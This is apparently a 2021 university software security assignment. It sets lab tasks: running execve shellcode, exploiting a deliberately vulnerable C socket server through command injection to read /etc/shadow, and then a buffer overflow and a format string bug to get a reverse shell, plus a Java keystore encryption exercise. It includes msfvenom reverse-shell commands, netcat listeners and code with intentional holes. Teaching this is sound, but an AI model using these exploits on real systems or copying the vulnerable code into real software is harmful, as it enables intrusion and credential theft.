March 30, 2021

FIT 5003 Software Security Assignment I (S1 2021)

Total Marks 100
Due on Week 7 April 23, 2021, Friday noon, 11:59:00

1 Overview

The learning objective of this assignment is for you to gain a first-hand experience on various vulnerabilities and attack in c programming language and get a deeper understanding on how to use cryptographic algorithms correctly in practice. All tasks in this assignment can be done on "SeedVM" as used in labs. Please refer to **Section 2** for submission notes.

2 Submission

You need to submit a lab report (one single PDF file) to describe what you have done and what you have observed with **screen shots** whenever necessary; you also need to provide explanation or codes to the observations that are interesting or surprising. In your report, you need to answer all the questions listed in this manual. Please answer each question using at most 100 words. Typeset your report into .pdf format (make sure it can be opened with Adobe Reader) and name it as the format: **[Your Name]-[Student ID]-FIT3173-Assignment1**, e.g., HarryPotter-12345678-FIT3173-Assignment1.pdf.

All source code if required should be embedded in your report. In addition, if a demonstration video is required, you should record your screen demonstration with your voice explanation and upload the video to your Monash Google Drive. Your face should be visible at least at the beginning of the video interview. If you do not wish to have your face visible in the video, contact the teaching team at least a week before the deadline so as to arrange a physical interview. The shared URL of the video should be mentioned in your report wherever required. You can use this free tool to make the video:https://monash-panopto.aarnet.edu.au/ ; other tools are also fine. Then, please upload the PDF file to Moodle. Note: the assignment is due on **April 23, 2021, Friday noon, 11:59:00**

Late submission penalty: 10 points deduction per day. If you require a special consideration, the application should be submitted and notified at least three days in advance. Special Considerations are handled by and approved by the faculty and not by the teaching team (unless the special consideration is for a small time period extension of one or two days). **Zero tolerance on plagiarism**: If you are found cheating, penalties will be applied, i.e., a zero grade for the unit. University polices can be found at `https://www.monash.edu/students/academic/policies/academic-integrity`

3 C Code Vulnerabilities [80 Marks]

The learning objective of this part is for you to gain the first-hand experience on buffer-overflow vulnerability by putting what you have learned about the vulnerability from class into action. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by an attacker to alter the flow control of the program, even execute arbitrary pieces of code to enable remote access attacks. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this part, you will be given a program with a buffer-overflow vulnerability; the task is to develop a scheme to exploit the vulnerability and finally send a remote access to an attacker. In addition to the attacks, you will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer overflow. You need to evaluate whether the schemes work or not and explain why.

3.1 Initial setup

You can execute the tasks using our pre-built `Ubuntu` virtual machines. `Ubuntu` and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simplify our attacks, we need to disable them first.

Address Space Randomization. `Ubuntu` and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this part, we disable these features using the following commands:

```
$ su root
  Password: (enter root password "seedubuntu")
# sysctl -w kernel.randomize_va_space=0
# exit
```

The StackGuard Protection Scheme. The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the *-fno-stack-protector* switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
$ gcc -fno-stack-protector example.c
```

Non-Executable Stack. `Ubuntu` used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of `gcc`, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -z execstack  -o test test.c
```

```
For non-executable stack:
$ gcc -z noexecstack  -o test test.c
```

3.2 Task 1: Shellcode Practice

Before you start the attack, we want you to exercise with a shellcode example. A shellcode is the code to launch a shell. It is a list of carefully crafted instructions created by malicious users/attackers so that it can be executed once the code is injected into a vulnerable program. Therefore, it has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( ) {
   char *name[2];
   name[0] = ``/bin/sh'';
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The shellcode that we use is the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer.

Question 1

Please compile and run the following code, and see whether a shell is invoked. Please briefly describe your observations. **[Marking scheme: 2 marks for the screenshot and 3 marks for the explanation]**

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdq                            */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
```

```
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Please use the following command to compile the code (don't forget the `execstack` option):

```
$ gcc -z execstack -g -o call_shellcode call_shellcode.c
```

3.3 The Vulnerable Program

In this Section we introduce the vulnerable program shown in the following listing. The program acts as a server capturing payloads from a client in the `buf` variable and using them as parameters for the execution of the `grep` linux command. The goal of the program is to allow a client to search for useful entries in a specific document file (the file is called `notes`) and see this information in the client machine. This linux command is executed in the function `exec_command` and the command results are returned back to the client through the opened socket between client and server (by rerouting the standard output file).

```
/* asgm1_2021_servT1.c */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <sys/wait.h>

#define PORT 6060


int exec_command(int sock, char* buf) {
char command[XX];
char* val1 = 0;
close(STDOUT_FILENO);
close(STDERR_FILENO);
dup2(sock, STDOUT_FILENO);
dup2(sock, STDERR_FILENO);
val1 = strtok(buf, "\n");
sprintf(command, "cat ./notes | grep -i %s",  val1);
system(command);
return 0;
}

void main()
```

```
{
struct sockaddr_in server;
struct sockaddr_in client;
int clientLen;
int sock, newsock;
char buf[1500];
pid_t pid, current = getpid();
int ret_val;

sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

if (sock < 0) {
perror("Error opening socket");
exit(1);
}
memset((char*)&server, 0, sizeof(server));
server.sin_family = AF_INET;
server.sin_addr.s_addr = htonl(INADDR_ANY);
server.sin_port = htons(PORT);

ret_val = bind(sock, (struct sockaddr*)&server, sizeof(server));
if (ret_val < 0) {
perror("ERROR on binding");
close(sock);
exit(1);
}


while (1) {

listen(sock, 5);
clientLen = sizeof(client);
newsock = accept(sock, (struct sockaddr*)&client, &clientLen);
if (newsock < 0) {
perror("Error on accept");
exit(1);
}
bzero(buf, 1500);
recvfrom(newsock, buf, 1500 - 1, 0, (struct sockaddr*)&client, &clientLen);
printf("the buf: %s||\n", buf);
exec_command(newsock, buf);
//printf("the end\n");
close(newsock);

}
close(sock);
}
```

Warning: Note: In the vulnerable program and specifically in the variable `command` you need to replace `XX` with your studentid % 32 (modulo 32) and add 80 to it. `xx= studentid % 32 + 80`

Include in the same folder as the servers code and executable the provided `notes` document.

The above program has several vulnerabilities. For this assignment, we focus on the vulnerabilities in the `exec_command` function including the buffer overflow vulnerability. After compiling the program you can connect a client to it using the netcat command (see the appendix on how netcat work). To do that, you can open two different terminal windows in the Seed labs Linux VM. In one of them you should execute the compiled vulnerable program and in the other terminal window you can run the netcat command in order to emulate a client. The netcat instruction can be the following:
`nc 127.0.0.1 6060 < badfile` or

```
echo [some user input] | nc 127.0.0.1 6060
```

In the first case, you place the payload (potentially the malicious payload as an attacker) to be sent by the client in a file (in the example we call it `badfile`). In the second case we provide directly as an input to netcat the payload (in the example the payload goes in the `[some user input]` area). Note, that in the second approach you can use perl scripts similar to the ones that we used in the buffer overflow lab of week3.

If all goes well, when the server is running in the first terminal window and when the client's netcat is executed in the client's terminal window with a legit parameter for `grep` you will see the outcome of the search on the client. If there is no output on the client, that means that the parameter that you placed does not exist in the file.

Question 2

Compile successfully the vulnerable program and search for a specific word in the file (make sure that this word exist in the document) using the above described setup. [**Marking scheme: 2.5 marks for each screenshot (successful compiling `stack.c` file and execution result on the client)**]

3.4 Exploiting the Vulnerability

In this task you are asked to exploit the vulnerabilities of the server program in order to perform some attack as a client.

3.4.1 Task 2

In the vulnerable program there is a vulnerability that can be easily exploited without having to inject a shellcode in memory (eg. like buffer overflow attack, format string etc). In this task your goal is to exploit this vulnerability in order to collect information about the linux password shadow file (`\etc\shadow`).

Question 3

Identify the vulnerability that is implied above, describe how it can be exploited and perform the attack to retrieve the shadow file **[marking guide: 2 marks for a screenshot of the retrieved shadow file in the client, 2 marks for the identification of the vulnerability and 6 marks for the description and execution of the attack].**

Provide your video demonstration evidence to support and verify that you have performed the attack and it worked successfully. You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. The video should show a live demo of the attack and its result [5 marks]

3.4.2 Task 3

Let's assume that the developer of server program modifies the `exec_command` function's source code in order to make it less vulnerable. The new code for `exec_command` function is the following:

```
   /* stack2.c */
int exec_command(int sock, char* buf) {
char command[XX];
char* command_p = command;
char* val0 = 0;
char* val1 = 0;
int status = 10;
close(STDOUT_FILENO);
close(STDERR_FILENO);
dup2(sock, STDOUT_FILENO);
dup2(sock, STDERR_FILENO);
sprintf(command_p, "%s", buf);
val1 = strtok(command, "\n");
char* argv_list[] = { "/bin/grep", "-i", val1, "notes", NULL };
printf("You have provided: \n");
printf(command);
pid_t id = fork();
if (id == -1) exit(1);
if (id > 0)
{
waitpid(id, &status, 0);
return 0;
}
else {
if (execve("/bin/grep", argv_list, NULL) == 0) {
return -1;
};
}
}
```

Warning: Note: In the vulnerable program and specifically in the varable `command` you need to replace `XX` with your studentid % 32 (modulo 32) and add 80 to it. `xx= studentid % 32 + 80`. Keep in mind that the size of the buffer may influence how you will perform the buffer overflow attack.

Question 4

Recompile the vulnerable program with the new code and try to perform the previous attack. Does the attack work? Explain your answer [**marking guide: 2 marks for screenshot with the new attack attempt. 3 marks for the explanation]**

3.4.3 Task 4

In this task, the goal is to perform an attack on the server using the buffer overflow vulnerability.

We provide you with a partially completed exploit code called `exploit.c`. The goal of this code is to construct contents for "badfile". In this code, you need to inject a reverse shell into the variable `shellcode`, and then fill the variable `buffer` with appropriate contents.

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]= /* add your reverse shellcode here*/;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

You need to read Appendix 5.1 to investigate how to create a reverse shellcode. To simulate the attacker who is listening at a specific address/port and waiting for the shell, you can have a new linux terminal

window and use netcat to listen. We refer you to Appendix 5.2 for this simulation. After you finish the above program, compile and run it. This will generate the contents for "badfile". Then run the vulnerable program `stack2.c`. If your exploit is implemented correctly, the attacker should be able to get the reverse shell.

Info: Please compile your vulnerable program first. Please note that the program `exploit.c`, which generates the badfile, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in `stack2.c`, which is compiled with the Stack Guard protection disabled.

```
$ gcc -g -o exploit exploit.c
$./exploit    // create the badfile
$./stack      // launch the attack by running the vulnerable program
```

If the attacker obtains the shell successfully, her terminal should be as follows (assuming that she is listening at the port `4444`, and the program `stack2.c` is running at the address `10.0.2.15` or any other relevant IP address on your VM).

```
$[02/01/20]seed@VM:~$ nc -lvp 4444 // listening at the port 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from [10.0.2.15] port 4444 [tcp/*] accepted
```

Once the attacker obtains the shell, the attacker can remotely manipulate all the current files where the program `stack2` runs.

Info: Note: For this task, you are allowed to use gdb on the server in order to perform correctly the Buffer Overflow attack. Answering this task can be easier if the server is running in the gdb environment. Also, if you wish to test if the shellcode works you can use the listing of task 1

Question 5

Provide your video demonstration evidence to support and verify that you have performed the attack and it worked successfully. You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. In the video, you need to demonstrate following key points:

- The buffer overflow happens and the attacker receives the shell when the victim executes the vulnerable program `stack2`. (**10 marks if the attack works during your demonstration video**)
- Debug the program `stack2` to investigate the return memory address and local variables in the vulnerable function. (**10 marks for the debug demonstration and memory analysis**)
- Open the program `exploit.c` and explain clearly line by line how you structured the content for "badfile".(**10 marks for your explanation during the demonstration video**)

Info: *Hint: Please read the Guidelines of this part. Also you can use the GNU debugger* `gdb` *to find the address of* `buf [bufferSize]` *and "Return Address", see Guidelines and Appendix.* **Please note that providing incorrect student ID will result 0 mark for this task. The full marks are only given if you have solid explanation with supporting memory address analysis.**

3.4.4 Task 5

Having access to the GDB debugger as an attacker is not a very realistic scenario in the experiments that we are currently doing. In fact, the attacker (acting as a client) shouldn't be able to have access to the server program or the server's linux OS (for the sake of simplicity in the previous tasks we relaxed this constrain). **In this task we assume that the attacker doesn't have access to the server**. This means that apart from executing the server program you cannot perform any further actions on this program (for example you cannot debug the server program with gdb).

Based on this constrain, you can exploit some other vulnerability that the `exec_command` function has, in order to get some insight about the server's stack memory and then use that information to perform the buffer overflow attack. That implied vulnerability is the format string vulnerability.

Question 6

Perform an attack similar to the one in the previous task (using the reverse shell shellcode) but without the use of GDB. Provide your video demonstration evidence to support and verify that you have performed the attack and it worked successfully. You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. In the video, you need to demonstrate following key points:


- Describe how you exploited the format string vulnerability and how you managed to retrieve useful information for the next step of the attack. (**10 marks for your explanation during the demonstration video**)
- Describe what each retrieved useful information means for the attack from the collected format string exploit outputs.(**5 marks for your explanation during the demonstration video**)
- Show that the buffer overflow happens using the retrieved information and that the attacker receives the shell when the victim executes the vulnerable program `stack2`. (**5 marks if the attack works during your demonstration video**)

3.5 Completion and file delivery

Warning: All codes in above files (shellcode.c, exploit.c, stack.c/stack2.c, and badfile) need to be attached to your PDF report to obtain full marks. Failure to provide any of the above four documents will result in a reduction of 2.5 Marks for each file.

4 Guidelines

We can load the shellcode into "badfile", but it will not be executed because our instruction pointer will not be pointing to it. **One thing we can do is to change the return address to point to the shellcode.** But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout the execution enters a function. The following figure gives an example.




Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at buffer[i]. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the buffer+i into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at buffer[i]:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

5 Providing Secure code in Java programs [20 Marks]

In this task we ask you to provide a small Java program that supports several security properties like confidentiality, integrity and authentication. The program will allow an administrator to offer secure storage of a file for a given user employing the Java keystore mechanism. More specifically:

Part 1 Administrator User Authentication:

1. The Admin user logins with a username and password in order to get access to the Java program. This information is collected by the program
2. The program concatenates the username and the password into one word (eg. `usernamepassword`) and uses the result as an input to a hash function (SHA 256) and generates the message digest.
3. the first 5 Bytes of the message digest are used as the password of an existing Java keystore (provided in Moodle as a file)
4. If the Keystore can be opened then the Administrator user is authenticated.

Part 2 Secure storage Mechanism:

1. When the Keystore is open, the program prints out the available keystore entries and shows the following information for each entry: the key alias, the certificate type and the cipher that is used.

2. the Administrator user provides from the standard input an alias of some user's certificate in order to digitally sign the file
3. the Administrator user also provides from the standard input the file name to be secured.
4. the program generates a random secret key (AES 256 in CBC mode) and IV, opens the file and encrypts it
5. the program then encrypts the secret key and IV using public key encryption (RSA encryption). The provided alias by the administrator is used in order to extract the public key of a user. This key is used to encrypt the secret key and IV.
6. the two encrypted information (the encrypted secret key and the encrypted file) are concatenated.
7. the administrator's entry in the keystore is used in order to digitally signed the concatenated result of the previous step. The Administrator's private key stored in the administrator's entry within the keystore is used.
8. the file is stored.

Info: We provide you with a keystore called `fit_5003_keystore.jks` of type JKS. The keystore has an entry for the administrator user called `user1` and three entries for simple users (only their certificates).

The provided keystore can be opened if the administrator user provides the username: `user1` and the password: `passwd` and the process described in the authentication mechanism is followed correctly. The password of the keystore and the password of the keystore entries are the same.

Question 7

Using the above description design and implement the specified program in Java. Provide your video demonstration evidence where you showcase the functionality of the program and how you implemented it You need to upload your demo video to your Monash Google Drive and embed its shared link to your report so that the teaching team can view and verify your works. In the video, you need to demonstrate following key points:

- Showcase all the steps of the Administrator user Authentication Mechanism and all the steps of the Secure Storage Mechanism (**5 marks for your explanation during the demonstration video**)
- Show very briefly the code that corresponds to the steps of the two mechanisms.(**5 marks for your explanation of all the program's steps during the demonstration video**)

Info: Marking Guide on the program implementation:

Part 1 Administrator User Authentication: 3 marks for steps 1 and 2. 2 marks for steps 3 and 4
Part 2 Secure storage Mechanism: 3 marks for steps 1 to 4. 2 marks for steps 5 to 8

Warning: The full mark for this task is the sum of the provided code marking (max 10 marks) and the video interview (max 10 marks). However, If there is no video interview of the program, then the maximum total mark is 5 points (50% reduction on the program code marking).

Acknowledgement

Some parts of the assignment use material from the SEED project (Developing Instructional Laboratories for Computer SEcurity EDucation) at the website `http://www.cis.syr.edu/~wedu/seed/index.html`.

6 Appendix

6.1 Reverse Shell Creation

A reverse shell (sometimes is known as a malicious shell) enables the connection from the target machine to the attacker's machine. In this situation, the attacker's machine acts as a server. It opens a communication on a port and waits for incoming connections. The target machine acts as a client connecting to that listener, and then finally the attacker receives the shell. These attacks are dangerous because they give an attacker an interactive shell on the target machine, allowing the attacker to manipulate file system/data.

In this assignment, there are two ways that can be followed in order to use a reverse shell. The first way is to use popular shellcode databases on the internet in order to find an appropriate shellcode or use some tool that can generate a shellcode for us.

Popular exploitation databases that provide shellcodes are the following:

`http://shell-storm.org/shellcode/`
`https://www.exploit-db.com/shellcodes`

Alternatively, to generate a shellcode, we can use `msfvenom` module in Metasploit. Metasploit is one of the most powerful and widely used tools for exploring/testing the vulnerability of computer systems or to break into remote systems. You first install Metasploit by openning a terminal and entering the following command. Note that the command is one-line command without line breaks.

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/
master/config/templates/metasploit-framework-wrappers/
msfupdate.erb > msfinstall && chmod 755 msfinstall && ./msfinstall
```

To see `msfvenom` help, you can use `msfvenom -h` . To generate a reverse shell, you can use the following command. You should wait few seconds to obtain the reverse shellcode.

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f c
```

where `-p` is a payload type (in this case it's for 32-bit Linux reverse shell binary), `LHOST` is your SEED machine's IP address (assuming you're the attacker), `LPORT` is the port where the attacker is listening, and `-f` is a format (`c` in this case).

Warning: Some shellcodes may not work in your Seed VM and/or with the provided vulnerable program. For example. this can happen if the shellcode has a byte with —00— value (the NULL value) which is interpreted by c as the end character of a string and will stop the execution of the shellcode. We will consider a solution to be correct as long as the netcat listener manages to receive a connect (even if the connection cannot be maintained afterwards and netcat closes)

6.2 Netcat Listener

In this assignment, we use Netcat to simulate the attacker's listener. Fortunately, Netcat is already installed in SEEDVM. It's a versatile tool that has been dubbed the Hackers' Swiss Army Knife. It's the most basic feature is to read and write to TCP and UDP ports. Therfore, it enables Netcat can be run as a client or a server. To see Netcat help, you can type `nc -h` in terminal. If you want to connect to a webserver (10.2.2.2) on port 80, you can type

```
nc -nv 10.2.2.2 80
```

And if you want your computer to listen on port 80, you can type

```
nc -lvp 80
```

6.3 GNU Debugger

The GNU debugger `gdb` is a very powerful tool that is extremely useful all around computer science, and **MIGHT** be useful for this task. A basic `gdb` workflow begins with loading the executable in the debugger:

```
gdb executable
```

You can then start running the problem with:

```
$ run [arguments-to-the-executable]
```

(Note, here we have changed gdbÕs default prompt of `(gdb)` to $).

In order to stop the execution at a specific line, set a breakpoint before issuing the "run" command. When execution halts at that line, you can then execute step-wise (commands `next` and `step`) or continue (command `continue`) until the next breakpoint or the program terminates.

```
$ break line-number or function-name
$ run [arguments-to-the-executable]
$ step # branch into function calls
$ next # step over function calls
$ continue # execute until next breakpoint or program termination
```

Once execution stops, you will find it useful to look at the stack backtrace and the layout of the current stack frame:

```
$ backtrace
$ info frame 0
$ info registers
```

You can navigate between stack frames using the up and down commands. To inspect memory at a particular location, you can use the `x/FMT` command

```
$ x/16 $esp
$ x/32i 0xdeadbeef
$ x/64s &buf
```

where the `FMT` suffix after the slash indicates the output format. Other helpful commands are `disassemble` and `info symbol`. You can get a short description of each command via

```
$ help command
```

In addition, Neo left a concise summary of all gdb commands at:

```
http://vividmachines.com/gdbrefcard.pdf
```

You may find it very helpful to dump the memory image (ÒcoreÓ) of a program that crashes. The core captures the process state at the time of the crash, providing a snapshot of the virtual address space, stack frames, etc., at that time. You can activate core dumping with the shell command:

```
% ulimit -c unlimited
```

A crashing program then leaves a file core in the current directory, which you can then hand to the debugger together with the executable:

```
gdb executable core
$ bt # same as backtrace
$ up # move up the call stack
$ i f 1 # same as "info frame 1"
$ ...
```

Lastly, here is how you step into a second program `bar` that is launched by a first program `foo`:

```
gdb -e foo -s bar  # load executable foo and symbol table of bar
$ set follow-fork-mode child  # enable debugging across programs
$ b bar:f  # breakpoint at function f in program bar
$ r  # run foo and break at f in bar
```